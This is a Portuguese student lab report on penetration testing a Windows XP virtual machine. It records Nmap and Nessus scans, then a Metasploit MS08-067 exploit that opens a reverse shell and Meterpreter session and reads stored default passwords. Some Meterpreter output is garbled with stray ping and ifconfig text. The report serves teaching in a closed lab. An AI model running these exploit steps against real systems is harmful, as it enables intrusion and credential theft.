

Universidade do Minho
Departamento de Informática

Mestrado Integrado em Engenharia Informática
Mestrado em Engenharia de Redes e Serviços Telemáticos

Segurança de Redes



TP6 – Penetration Testing

Grupo 5
A86617 Gonçalo Nogueira
A74806 João Amorim
A75876 Jorge Cardoso
A78566 Marcos Silva
A82529 Carlos Afonso
PG42624 Afonso F. da Costa

Braga
Janeiro, 2021

Conteúdo

1	Introdução	2
2	Desenvolvimento	3
2.1	Arquitetura do Sistema Virtual	3
2.2	Passo 1	3
2.3	Passo 2 e 3	4
2.3.1	-sS	4
2.3.2	-n -sV	5
2.3.3	-A -T4	6
2.3.4	-O	6
2.3.5	-v -O	7
2.3.6	-sT -sV	7
2.3.7	-O -sV -sC -oX	8
2.4	Passo 4 e 5	10
2.5	Passo 6	10
2.6	Passo 7	11
3	Conclusão	18

1 Introdução

Este trabalho tem como objetivo o uso de conhecimentos adquiridos nas aulas sobre Pentesting para a exploração de vulnerabilidades, a familiarização com diversas ferramentas, nomeadamente o Nmap, Nessus e Metasploit, assim como a familiarização com ambientes virtuais criados especificamente para alargar conhecimentos sobre a Cibersegurança.

No início, iremos proceder à instalação de todas as máquinas virtuais necessárias, garantindo a devida conexão entre as mesmas, partindo para a resolução do enunciado em si.

Espera-se que no final deste trabalho, tenhamos executado um ataque com sucesso à máquina virtual em questão, utilizando as vulnerabilidades encontradas.

2 Desenvolvimento

2.1 Arquitetura do Sistema Virtual

Tal como mencionado, é necessário numa fase inicial, proceder à instalação das máquinas virtuais mencionadas no enunciado, nomeadamente uma com Windows XP, outra com Ubuntu e finalmente outra com Kali Linux que já foi previamente instalada.


Para a conexão entre as máquinas foi usada uma rede virtual específica, nomeadamente a VMnet1(Host-Only). Nesta fase foram encontrados vários problemas com a configuração da conexão, especialmente no que diz respeito à comunicação entre as máquinas Linux com a máquina Windows. A alteração do IP estático da máquina Windows resolveu este problema. Para a instalação de ferramentas tal como o Nessus, a conexão foi alterada para NAT uma vez que não existia qualquer ligação à Internet a partir de uma ligação Host-Only.

2.2 Passo 1

Neste passo, era pedido que após configuração e inicialização das 3 máquinas virtuais, fossem obtidos os IP's de cada uma das máquinas com o recurso aos comandos **ifconfig**, no caso as máquinas Linux, e **ipconfig**, no caso da máquina Windows. Posteriormente, utilizando os IP's obtidos, foi verificada a conexão entre cada uma das máquinas com o recurso ao comando **ping**.

Seguem-se os resultados obtidos:

IP Windows: 192.168.12.127
IP Ubuntu: 192.168.12.128
IP Kali Linux: 192.168.12.129



```
--- 192.168.12.127 ping statistics ---
9 packets transmitted, 9 received, 0% packet loss, time 8193ms
rtt min/avg/max/mdev = 0.197/0.273/0.378/0.059 ms

--- 192.168.12.128 ping statistics ---
10 packets transmitted, 10 received, 0% packet loss, time 9208ms
rtt min/avg/max/mdev = 0.188/0.308/0.754/0.161 ms
```

Figura 1: Resultados do ping da máquina Kali Linux para as máquinas Windows e Ubuntu, respetivamente.

```

--- 192.168.12.129 ping statistics ---
10 packets transmitted, 10 received, 0% packet loss, time 8998ms
rtt min/avg/max/mdev = 0.257/0.341/0.486/0.074 ms
--- 192.168.12.127 ping statistics ---
10 packets transmitted, 10 received, 0% packet loss, time 9006ms
rtt min/avg/max/mdev = 0.189/0.512/2.985/0.825 ms

```

Figura 2: Resultados do ping da máquina Ubuntu para as máquinas Kali Linux e Windows, respectivamente.

```

Ping statistics for 192.168.12.129:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 2ms, Average = 0ms

Ping statistics for 192.168.12.128:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 0ms, Average = 0ms

```

Figura 3: Resultados do ping da máquina Windows para as máquinas Kali Linux e Ubuntu, respectivamente.

2.3 Passo 2 e 3

Nos passos 2 e 3, o objetivo é localizar e obter informações como o MAC, IP, Sistema Operativo, entre outros, da máquina Windows, partindo obviamente do princípio que inicialmente não temos qualquer informação sobre a mesma.

Começamos por abrir a ferramenta Wireshark na máquina Kali Linux para captura do tráfego. Isto irá permitir que consigamos obter mais informações sobre os comandos que iremos introduzir no terminal.

De seguida, será utilizada a ferramenta Nmap, onde utilizaremos uma série de flags diferentes para obter diferentes informações. Depois de cada comando, a captura de tráfego no Wireshark será encerrada e cada comando analisado, assim como a informação obtida.

2.3.1 -sS

Este comando representa o chamado TCP SYN (Stealth) Scan. Com esta flag, é possível obter informações sobre que Portas estão abertas. O comando Nmap começa por enviar um pacote TCP com a flag SYN, correspondendo ao primeiro passo do TCP Three-Way Handshake. Se a Porta estiver aberta, será enviada de volta uma resposta com as flags SYN e ACK, caso não esteja, é enviada uma com as flags RST e ACK. Uma vez que o Nmap já obteve as informações que pretendia, é necessário enviar um pacote para o outro lado para que este não fique a enviar novos SYN ACK's continuamente, uma vez que pensaria que os anteriores tinham sido perdidos. Este pacote tem a flag RST para garantir que o processo de conexão não é completo, uma vez que isso levaria a outro

Handshake para terminar a conexão, o que é desnecessário.

Tempo total de duração de 37.98 segundos.




Figura 4: Resultado do comando Nmap com a flag -sS para a máquina Windows e respectiva captura no Wireshark

2.3.2 -n -sV

Neste comando, a flag -n indica que não deverá ser feita resolução do DNS. Quanto à flag -sV, esta é semelhante à flag -sS, com a diferença de que esta fornece informação adicional, nomeadamente a versão dos serviços que estão a correr nas portas que se encontram abertas.

Tempo total de duração de 168.44 segundos. Quando comparado ao comando anterior, existe um tráfego por segundo muito menor neste comando, sendo a duração deste obviamente muito maior.

```

Nmap scan report for 192.168.12.127
Host is up (0.00022s latency).
Not shown: 992 closed ports
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            FileZilla ftpd 0.9.32 beta
25/tcp    open  smtp           SLmail smtpd 5.5.0.4433
80/tcp    open  http           Apache httpd 2.2.12 ((Win32) DAV/2 mod_ssl/2.2.12 OpenSSL/0.9.8k mod_autoindex_color PHP/5.3.0
135/tcp   open  msrpc          Microsoft Windows RPC
139/tcp   open  netbios-ssn    Microsoft Windows netbios-ssn
443/tcp   open  ssl/https?
445/tcp   open  microsoft-ds   Microsoft Windows XP microsoft-ds
3306/tcp  open  mysql?
MAC Address: 00:0C:29:8E:4E:C1 (VMware)
Service Info: Host: tester-595cbae8; OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

```

Figura 5: Resultado do comando Nmap com as flags -n -sV para a máquina Windows

2.3.3 -A -T4

Este comando tem como objetivo, a partir da flag -A detetar o Sistema Operativo e a sua versão, script scanning e traceroute. A flag -T4 define a velocidade do Nmap, sendo T5 o mais agressivo.

Tempo total de duração de 292.96 segundos. Nas próximas imagens, será apresentado apenas parte dos resultados obtidos com o Nmap.

```

MAC Address: 00:0C:29:8E:4E:C1 (VMware)
Device type: general purpose
Running: Microsoft Windows XP
OS CPE: cpe:/o:microsoft:windows_xp::sp2 cpe:/o:microsoft:windows_xp::sp3
OS details: Microsoft Windows XP SP2 or SP3
Network Distance: 1 hop
Service Info: Host: tester-595cbae8; OSs: Windows, Windows XP; CPE: cpe:/o

```

Figura 6: Resultado do comando Nmap com as flags -A -T4 para a máquina Windows

2.3.4 -O

A flag -O deste comando permite detetar apenas o Sistema Operativo a correr nos dispositivos da rede. Se este não for capaz de obter um resultado com total certeza, este irá fornecer as várias possibilidades de Sistema Operativo, indicando também as probabilidades de cada um.

Tempo total de duração de 40.97 segundos.

```

Nmap scan report for 192.168.12.127
Host is up (0.00023s latency).
Not shown: 992 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
25/tcp    open  smtp
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds
3306/tcp  open  mysql
MAC Address: 00:0C:29:8E:4E:C1 (VMware)
Device type: general purpose
Running: Microsoft Windows XP
OS CPE: cpe:/o:microsoft:windows_xp::sp2 cpe:/o:microsoft:windows_xp::sp3
OS details: Microsoft Windows XP SP2 or SP3
Network Distance: 1 hop

```

Figura 7: Resultado do comando Nmap com a flag -O para a máquina Windows

2.3.5 -v -O

Este comando executa exatamente o mesmo que o anterior, aumentando apenas o nível de verbosidade, o que faz com que se obtenha mais informação durante a execução do scan.

Tempo total de duração de 42.28 segundos.

2.3.6 -sT -sV

Este comando representa o chamado TCP Connect Scan. Semelhante ao primeiro comando, com a diferença de que o Connect Scan é utilizado maioritariamente quando não é possível efetuar um SYN Scan, como por exemplo para utilizadores Unix sem privilégios ou contra alvos numa rede IPv6.

Tempo total de duração de 198.31 segundos.


```

Nmap scan report for 192.168.12.127
Host is up (0.00051s latency).
Not shown: 992 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          FileZilla ftpd 0.9.32 beta
25/tcp    open  smtp         SLmail smtpd 5.5.0.4433
80/tcp    open  http         Apache httpd 2.2.12 ((Win32) DAV/2 mod_s
mod_perl/2.0.4 Perl/v5.10.0)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
443/tcp   open  ssl/https?
445/tcp   open  microsoft-ds Microsoft Windows XP microsoft-ds
3306/tcp  open  mysql?
MAC Address: 00:0C:29:8E:4E:C1 (VMware)
Service Info: Host: tester-595cbae8; OSs: Windows, Windows XP; CPE:

```

Figura 8: Resultado do comando Nmap com as flags -sT -sV para a máquina Windows

2.3.7 -O -sV -sC -oX

Neste último comando, observamos as flags -O e -sV que já foram explicadas. No caso das outras duas flags, -oX indica que o output do scan deverá ser enviado para um ficheiro no formato XML. No caso da flag -sC, esta indica que deverá ser efetuado um script scan usando os scripts por defeito.

Tempo total de duração de 311.17 segundos.

```

Nmap scan report for 192.168.12.127
Host is up (0.00028s latency).
Not shown: 992 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          FileZilla ftpd 0.9.32 beta
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| drwxr-xr-x 1 ftp ftp          0 Aug 06 2009 incoming
|_-r--r--r-- 1 ftp ftp          187 Aug 06 2009 onefile.html
|_ftp-bounce: bounce working!
| ftp-syst:
|_ SYST: UNIX emulated by FileZilla
25/tcp    open  smtp         SLmail smtpd 5.5.0.4433
| smtp-commands: tester-595cbae8, SIZE 100000000, SEND, SOML, SAML, HELP, VRFY, EXPN, ETRN, XTRN,
|_ This server supports the following commands. HELO MAIL RCPT DATA RSET SEND SOML SAML HELP NOOP QU
80/tcp    open  http         Apache httpd 2.2.12 ((Win32) DAV/2 mod_ssl/2.2.12 OpenSSL/0.9.8k mod_aut
|_http-server-header: Apache/2.2.12 (Win32) DAV/2 mod_ssl/2.2.12 OpenSSL/0.9.8k mod_autoindex_color
|_http-title: XAMPP 1.7.2
|_Requested resource was http://192.168.12.127/xampp/splash.php
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn

```

```

443/tcp open  ssl/https?
| ssl-cert: Subject: commonName=localhost
| Not valid before: 2009-04-15T22:04:42
|_Not valid after: 2019-04-13T22:04:42
|_ssl-date: 2021-01-25T15:06:25+00:00; 0s from scanner time.
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|_   SSL2_RC4_128_WITH_MD5
445/tcp open  microsoft-ds Windows XP microsoft-ds
3306/tcp open  mysql?
|_mysql-info: ERROR: Script execution failed (use -d to debug)
|_ssl-cert: ERROR: Script execution failed (use -d to debug)
|_ssl-date: ERROR: Script execution failed (use -d to debug)
|_sslv2: ERROR: Script execution failed (use -d to debug)
|_tls-alpn: ERROR: Script execution failed (use -d to debug)
|_tls-nextprotoneg: ERROR: Script execution failed (use -d to debug)
MAC Address: 00:0C:29:8E:4E:C1 (VMware)
Device type: general purpose
Running: Microsoft Windows XP
OS CPE: cpe:/o:microsoft:windows_xp::sp2 cpe:/o:microsoft:windows_xp::sp3
OS details: Microsoft Windows XP SP2 or SP3
Network Distance: 1 hop
Service Info: Host: tester-595cbae8; OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Host script results:
|_clock-skew: mean: 5s, deviation: 10s, median: 0s
|_nbstat: NetBIOS name: TESTER-595CBAE8, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:8e:4e:c1 (VMware)
| smb-os-discovery:
|   OS: Windows XP (Windows 2000 LAN Manager)
|   OS CPE: cpe:/o:microsoft:windows_xp::-
|   Computer name: tester-595cbae8
|   NetBIOS computer name: TESTER-595CBAE8\x00
|   Workgroup: WORKGROUP\x00
|_ System time: 2021-01-25T15:05:45+00:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)

```

2.4 Passo 4 e 5

Estes passos correspondem à instalação e inicialização da ferramenta Nessus. É importante mencionar, que uma vez que não tínhamos conexão à internet através da VMnet1(Host-Only), a conexão foi mudada para VMnet8(NAT). Isto implica que os IP's das máquinas tenham sido alterados de 192.168.12.127 para 192.168.142.127 no caso da máquina Windows e 192.168.12.129 para 192.168.142.128 no caso da máquina Kali Linux. No passo 7, a conexão será revertida para a inicial.

2.5 Passo 6

Neste passo, é dado início ao Scan com a ferramenta Nessus. Inicialmente, é visível a rapidez com que esta ferramenta efetua um scan, embora várias funcionalidades estejam desativadas. Existem várias informações que não são obtidas com este scan, o que nos leva a crer que quando comparado com o Nmap, este último será muito provavelmente mais rápido. Podemos também concluir que o Nmap será uma ferramenta para nos dar mais informações sobre as máquinas na rede, enquanto que o Nessus será útil para encontrar as vulnerabilidades dessas mesmas máquinas, baseando-nos nas informações obtidas com o Nmap.

Output do 1º Scan:

```
Information about this scan :

Nessus version : 8.13.1
Plugin feed version : 202101230522
Scanner edition used : Nessus Home
Scan type : Normal
Scan policy used : Host Discovery
Scanner IP : 192.168.142.128

WARNING : No port scanner was enabled during the scan. This may
lead to incomplete results.

Port range : default
Thorough tests : no
Experimental tests : no
Paranoia level : 1
Report verbosity : 1
Safe checks : yes
Optimize the test : yes
Credentialed checks : no
Patch management checks : None
Display superseded patches : yes (supersedence plugin did not launch)
CGI scanning : disabled
Web application tests : disabled
Max hosts : 256
Max checks : 5
Recv timeout : 5
```

Backports : None
Allow post-scan editing: Yes
Scan Start Date : 2021/1/25 11:00 EST
Scan duration : 1 sec

Num segundo scan e numa tentativa de encontrar a vulnerabilidade MS08-067 na VM Windows XP SP3, começamos por efetuar um Advanced Scan com as opções Default. Neste mesmo Scan, encontramos a já mencionada vulnerabilidade:



Figura 9: Número de Vulnerabilidades encontradas para a Máquina Windows XP

CRITICAL MS08-067: Microsoft Windows Server Service Crafted RPC Request...

Description

The remote Windows host is affected by a remote code execution vulnerability in the 'Server' service due to improper handling of RPC requests. An unauthenticated, remote attacker can exploit this, via a specially crafted RPC request, to execute arbitrary code with 'System' privileges.

Figura 10: Vulnerabilidade MS08-067

2.6 Passo 7

Neste passo vamos dar início à utilização da ferramenta Metasploit, que irá usar um exploit para atacar a vulnerabilidade encontrada.

Inicialmente, no Metasploit, é feita uma pesquisa sobre os exploits que dizem respeito à vulnerabilidade MS08 com o comando *search MS08*.

```
msf6 > search MS08
```

Matching Modules

#	Name	Rank	Check	Description
0	auxiliary/admin/ms/ms08_059_his2006	normal	No	Microsoft Host Integration Server 2006 Command Execution Vulnerability
1	auxiliary/fileformat/multidrop	normal	No	Windows SMB Multi Drop
2	exploit/windows/browser/ms08_041_snapshotviewer	excellent	No	Snapshot Viewer for Microsoft Access ActiveX Control Arbitrary File Download
3	exploit/windows/browser/ms08_053_mediaencoder	normal	No	Windows Media Encoder 9 wmex.dll ActiveX Buffer Overflow
4	exploit/windows/browser/ms08_070_visual_studio_msmask	normal	No	Microsoft Visual Studio Mmask32.ocx ActiveX Buffer Overflow
5	exploit/windows/browser/ms08_078_xml_corruption	normal	No	MS08-078 Microsoft Internet Explorer Data Binding Memory Corruption
6	exploit/windows/smb/ms08_067_netapi	great	Yes	MS08-067 Microsoft Server Service Relative Path Stack Corruption
7	exploit/windows/smb/smb_relay	excellent	No	MS08-068 Microsoft Windows SMB Relay Code Execution

Figura 11: Resultados obtidos com o comando search MS08

De seguida, é utilizado o comando info exploit/windows/smb/ms08_067_netapi para obter informação sobre o exploit que será utilizado.

```
Basic options:
```

Name	Current Setting	Required	Description
RHOSTS		yes	The target host(s), range CIDR identifier, or
RPORT	445	yes	The SMB service port (TCP)
SMBPIPE	BROWSER	yes	The pipe name to use (BROWSER, SRVSVC)

```

Payload information:
Space: 408
Avoid: 8 characters

Description:
This module exploits a parsing flaw in the path canonicalization code of NetAPI32.dll through the Server Service. This module is capable of bypassing NX on some operating systems and service packs. The correct target must be used to prevent the Server Service (along with a dozen others in the same process) from crashing. Windows XP targets seem to handle multiple successful exploitation events, but 2003 targets will often crash or hang on subsequent attempts. This is just the first version of this module, full support for NX bypass on 2003, along with other platforms, is still in development.

References:
https://cvedetails.com/cve/CVE-2008-4250/
OSVDB (49243)
https://docs.microsoft.com/en-us/security-updates/SecurityBulletins/2008/MS08-067
http://www.rapid7.com/vuln/db/lookup/dcerpc-ms-netapi-netpathcanonicalize-dos

```

Figura 12: Informação obtida com o comando info sobre o exploit

Nesta altura, está na hora de dar início ao uso do exploit com o comando `use exploit/windows/smb/ms08_067_netapi`. Posteriormente, com o comando `show options` obtemos as opções suportadas pelo exploit.

```
msf6 exploit(windows/smb/ms08_067_netapi) > show options
Module options (exploit/windows/smb/ms08_067_netapi):
```

Name	Current Setting	Required	Description
RHOSTS		yes	The target host(s), range CIDR identifier, or hosts file with syntax
RPORT	445	yes	The SMB service port (TCP)
SMBPIPE	BROWSER	yes	The pipe name to use (BROWSER, SRVSVC)

```
>'

Payload options (windows/meterpreter/reverse_tcp):
```

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	192.168.142.128	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

```
Exploit target:
```

Id	Name
0	Automatic Targeting

Figura 13: Informação obtida com o comando `show options`

Antes de correr o exploit, é ainda necessário definir o RHOST com o IP da Máquina que pretendemos atacar, o LHOST com o IP da máquina que estamos a utilizar para realizar o ataque e o PAYLOAD que consiste no código a ser injetado no nosso alvo, que nos permitirá realizar uma determinada ação, de acordo com o pretendido. Após todas estas variáveis estarem definidas, damos início ao exploit com o comando `exploit`.

```

msf6 exploit(windows/smb/ms08_067_netapi) > set RHOST 192.168.12.127
RHOST => 192.168.12.127
msf6 exploit(windows/smb/ms08_067_netapi) > set PAYLOAD generic/shell_reverse_tcp
PAYLOAD => generic/shell_reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > set LHOST 192.168.12.129
LHOST => 192.168.12.129
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):



| Name    | Current Setting | Required | Description                                |
|---------|-----------------|----------|--------------------------------------------|
| RHOSTS  | 192.168.12.127  | yes      | The target host(s), range CIDR identifier, |
| RPORT   | 445             | yes      | The SMB service port (TCP)                 |
| SMBPIPE | BROWSER         | yes      | The pipe name to use (BROWSER, SRVSVC)     |



Payload options (generic/shell_reverse_tcp):



| Name  | Current Setting | Required | Description                                   |
|-------|-----------------|----------|-----------------------------------------------|
| LHOST | 192.168.12.129  | yes      | The listen address (an interface may be speci |
| LPORT | 4444            | yes      | The listen port                               |



Exploit target:



| Id | Name                |
|----|---------------------|
| 0  | Automatic Targeting |



msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.12.129:4444
[*] 192.168.12.127:445 - Automatically detecting the target...
[*] 192.168.12.127:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.12.127:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.12.127:445 - Attempting to trigger the vulnerability...
[*] Command shell session 1 opened (192.168.12.129:4444 -> 192.168.12.127:1051) at

```

Figura 14: Resultado dos vários comandos, incluindo a inicialização do exploit

Uma vez que já temos acesso à shell do Windows, podemos começar o ataque. Tal como pedido no enunciado, vamos apenas criar um ficheiro txt no Desktop da máquina Windows. Com recurso aos comandos `dir` e `cd`, navegamos pela diretoria do Windows até chegarmos à diretoria objetivo. De seguida, com o comando `"echo You have been attacked > grupo05.txt"`, criamos então um ficheiro txt com a string "You have been attacked" na diretoria desejada.

No final, utilizamos o comando `netstat`, na máquina Windows, para detetarmos a conexão estabelecida pela máquina Kali Linux. Seguem-se de seguida imagens que demonstram o ataque:




Figura 15: Ficheiro txt criado no Desktop da máquina Windows.

```
C:\Documents and Settings\user>netstat
Active Connections

```

Proto	Local Address	Foreign Address	State
TCP	tester-595cbae8:1051	192.168.12.129:4444	CLOSE_WAIT

Figura 16: Resultado do comando netstat.

Para concluir, é pedido que seja executado o mesmo exploit, mas com um PAYLOAD diferente, que irá criar uma shell mais potente que a anterior, criada pela comunidade do Metasploit. Seguindo todas as indicações, seguem-se os resultados obtidos:


```

meterpreter > sysinfo
Computer Name : TESTER-595CBAE8 (0.0.0.0)
OS : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture : x86
System Language : pt_PT
Domain : WORKGROUP
Logged On Users : 2
Meterpreter : x86/windows
meterpreter > ipconfig
Interface 1 : 192.168.12.127: icmp_seq=1 ttl=128 time=0.458 ms
           : 192.168.12.127: icmp_seq=2 ttl=128 time=0.274 ms
           : 192.168.12.127: icmp_seq=3 ttl=128 time=0.305 ms
Name : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00, 0% packet loss, time 2030ms
MTU : 1520
IPv4 Address : 127.0.0.1
Interface 2 :
Name : AMD PCNET Family PCI Ethernet Adapter - Packet Scheduler Miniport
Hardware MAC : 00:0c:29:8e:4e:c1
MTU : 1500
IPv4 Address : 192.168.12.127
IPv4 Netmask : 255.255.255.0
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

```

Figura 17: Informações obtidas com a shell Meterpreter

```

meterpreter > pwd 0 dropped 0 overruns 0 carrier 0 collisions 0
C:\WINDOWS\system32
meterpreter > cd ..\BACKRUNNING\ mtd 65536
meterpreter > cd xampp netmask 255.0.0.0
[-] 1001: Operation failed: The system cannot find the file specified.
meterpreter > cd ..\elen 1000 (Local Loopback)
meterpreter > cd xampp bytes 400 (400.0 B)
meterpreter > pwd 0 dropped 0 overruns 0 frame 0
C:\xampp packets 0 bytes 400 (400.0 B)
meterpreter > cat passwords.txt overruns 0 carrier 0 collisions 0
### XAMPP Default Passwords ###

1) MySQL (phpMyAdmin):
192.168.12.127
R1 User: root 192.168.12.127 (192.168.12.127) 56(84) bytes of data.
04 Password: 192.168.12.127: icmp_seq=1 ttl=128 time=0.458 ms
04 (means no password!) 192.168.12.127: icmp_seq=2 ttl=128 time=0.274 ms
04 bytes from 192.168.12.127: icmp_seq=3 ttl=128 time=0.385 ms

2) FileZilla FTP:
192.168.12.127 ping statistics ---
3 User: newuser 0/1000 bytes sent, 3 received, 0% packet loss, time 2030ms
R1 Password: wampp rtt = 0.274/0.372/0.458/0.075 ms

User: anonymous
Password: some@mail.net

3) Mercury:

EMail: newuser@localhost
User: newuser
Password: wampp

4) WEBDAV:

User: wampp
Password: xampp
meterpreter > shell
Process 3104 created.
Channel 2 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

```

Figura 18: Passwords obtidas com a shell Meterpreter

3 Conclusão

Chegando ao fim deste trabalho, podemos finalmente tirar algumas conclusões finais.

Inicialmente, o nosso grupo teve bastantes dificuldades para estabelecer a conexão entre as máquinas. Mesmo depois de estabelecidas e usando uma VMNet que não fosse NAT, tal como pedido no enunciado, não conseguimos ter ligação à Internet em nenhuma das máquinas. Isto fez com que, para a parte em que tivemos que utilizar a ferramenta Nessus, tivéssemos que alterar a conexão das Máquinas, levando à alteração dos seus IP's. Esta alteração foi revertida, para a inicial, logo a seguir à conclusão do passo 6.

No geral, achamos que todo o trabalho desenvolvido está bem estruturado e evidenciado. Todas as imagens com resultados obtidos foram introduzidas no relatório, assim como a salvaguarda das capturas no Wireshark e ficheiros criados.

Fazemos um balanço positivo de todo o trabalho feito e temos a certeza que os nossos conhecimentos e motivação nesta área de Pentesting aumentaram significativamente. Pedimos desde já desculpa pelo atraso na entrega, mas perdemos imenso tempo com as dificuldades iniciais de conexão.